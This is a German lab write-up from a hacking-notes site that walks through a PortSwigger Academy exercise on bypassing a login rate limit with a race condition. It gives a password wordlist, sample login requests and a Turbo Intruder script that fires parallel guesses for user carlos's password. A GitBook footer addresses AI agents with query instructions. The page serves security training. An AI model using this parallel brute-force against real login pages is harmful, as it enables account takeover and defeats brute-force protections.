> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/de/web/race-conditions/rate-limit-bypass-via-race-condition.md).
# Umgehung von Ratenbegrenzungen durch eine Race Condition
Notizen zur Umgehung von Ratenbegrenzungen durch eine Race Condition für die Labs der PortSwigger Web Security Academy, einschließlich Ausnutzungsablauf, Payload-Tests, Burp-Suite-Validierung und Kontext zur Behebung.
### Umgehung von Rate Limits mittels Race Conditions
Der Authentifizierungsmechanismus setzt eine **Grenze für die Anzahl der Versuche** um Brute-Force-Angriffe zu verhindern. / Allerdings \*\* wird beobachtet\*\*, dass dieser Schutz aufgrund einer **Race Condition** bei der Verarbeitung gleichzeitiger Anfragen.
Lernziel:
* Nutze die Race Condition, um die Begrenzung zu umgehen.
* Benutzerpasswort finden **carlos**.
* Mit der Anwendung verbinden.
* Auf das Administrationspanel zugreifen.
* Benutzer löschen **carlos**.
#### Verwendete Wortliste
```bash
123123
abc123
football
monkey
letmein
shadow
master
666666
qwertyuiop
123321
mustang
123456
Passwort
12345678
qwerty
123456789
12345
1234
111111
1234567
dragon
1234567890
michael
x654321
superman
1qaz2wsx
baseball
7777777
121212
000000
```
#### Beobachtung des Verbindungsmechanismus

Beim Senden des Anmeldeformulars \*\* wird beobachtet\*\*, dass eine POST-Anfrage mit den folgenden Parametern übertragen wird:
* `CSRF`
* `Benutzername`
* `Passwort`
```bash
csrf=8SbZ2jaR8pdJ0Q4r0XNqmTeVk5GJHxsx&username=wiener&password=peter
```


Nach mehreren aufeinanderfolgenden falschen Versuchen, **erscheint die Meldung**:
> *Sie haben zu viele falsche Anmeldeversuche unternommen. Bitte versuchen Sie es in XX Sekunden erneut.*
Dies bestätigt das Vorhandensein einer **serverseitigen Ratenbegrenzung**.

#### Umgehung durch Race Condition (manuelle Tests)

\*Einrichtung einer Gruppe "race condition".

* Tab duplizieren **10 Mal**.
* Sende alle Anfragen **parallel**.
Test :
```bash
csrf=ab5gEWlWPKDUCJCQAlxrxR42dLIhJCWR&username=wiener&password=test
```
Beobachtung: Beim parallelen Senden, **tritt die Blockierung nicht auf** in diesem Fall.
#### Paralleler Brute-Force-Angriff auf Carlos mit Turbo Intruder

* Installiere und verwende das **Turbo Intruder** zu verwenden.

* Aus der Login-Anfrage: **An Turbo Intruder senden**.

* Wähle das **`race single packet attack.py`** Skript.
* Kopiere die Wortliste in die **Zwischenablage**, dann mit diesem Skript ausführen:
```python
def queueRequests(target, wordlists):
# wenn das Ziel HTTP/2 unterstützt, verwende engine=Engine.BURP2, um den Single-Packet-Angriff auszulösen
# wenn sie nur HTTP/1 unterstützen, verwende stattdessen Engine.THREADED oder Engine.BURP
# für weitere Informationen siehe https://portswigger.net/research/smashing-the-state-machine
engine = RequestEngine(endpoint=target.endpoint,
concurrentConnections=1,
engine=Engine.BURP2
)
passwords = wordlists.clipboard
# Das Argument 'gate' hält einen Teil jeder Anfrage zurück, bis openGate aufgerufen wird
# wenn du einen negativen Zeitstempel siehst, hat der Server geantwortet, bevor die Anfrage abgeschlossen war
for password in passwords:
engine.queue(target.req, password, gate='race1')
# sobald jede mit 'race1' markierte Anfrage in die Warteschlange gestellt wurde
# rufe engine.openGate() auf, um sie synchron zu senden
engine.openGate('race1')
def handleResponse(req, interesting):
table.add(req)
```
#### Beobachtetes Ergebnis

Durch das parallele Testen aller Werte liefert ein Passwort einen \*\*HTTP-Code 302\*\* (Hinweis auf erfolgreichen Login).
\*\*
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/de/web/race-conditions/rate-limit-bypass-via-race-condition.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.